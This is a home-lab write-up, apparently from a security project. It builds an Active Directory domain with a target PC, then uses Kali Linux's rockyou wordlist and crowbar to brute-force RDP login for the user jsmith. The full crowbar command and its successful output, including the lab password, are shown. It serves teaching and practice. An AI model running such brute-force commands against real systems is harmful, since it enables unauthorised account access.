
Ref 7: Now in the Active Directory VM, we configure Domain Services Deployment.









Create new organizational units, IT and HR and add a sample user under each unit.



Change the Target-PC DNS server to point to domain controller.




Add target PC to Active Directory Domain.




Log on to domain using the IT user that was created (Jenny Smith).

CONFIGURE KALI LINUX



Configure static IP to that matching network diagram.



Update and upgrade all repositories.

Ins

```
kali@kali: ~/Desktop/ad=project
File Actions Edit View Help
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
Processing triggers for libc-bin (2.40-3) ...

(kali@kali)-[~/Desktop]
$ cd /usr/share/wordlists/

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion    rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion    rockyou.txt  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt


(kali@kali)-[/usr/share/wordlists]
$ cp rockyou.txt ~/Desktop/ad=project

(kali@kali)-[/usr/share/wordlists]
$ cd cd ~/Desktop/ad=project
cd: string not in pwd: cd

(kali@kali)-[/usr/share/wordlists]
$ cd ~/Desktop/ad=project

(kali@kali)-[~/Desktop/ad=project]
$
```

Install crowbar and the wordlist that is going to be used for the brute force attack. Edit password list to include password of account that is going to be attacked.

A terminal window titled 'kali@kali: ~/Desktop/ad=project' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the execution of the 'crowbar' command with the following output:

```
(kali@kali)-[~/Desktop/ad=project]
$ crowbar -b rdp -u jsmith -C passwords.txt -s 192.168.10.100/32
2025-01-14 14:28:14 START
2025-01-14 14:28:14 Crowbar v0.4.2
2025-01-14 14:28:14 Trying 192.168.10.100:3389
2025-01-14 14:28:19 RDP-SUCCESS : 192.168.10.100:3389 - jsmith:Ballislife0!
2025-01-14 14:28:19 STOP

(kali@kali)-[~/Desktop/ad=project]
$
```

Run crowbar program and as can be seen, the account access was granted using brute force.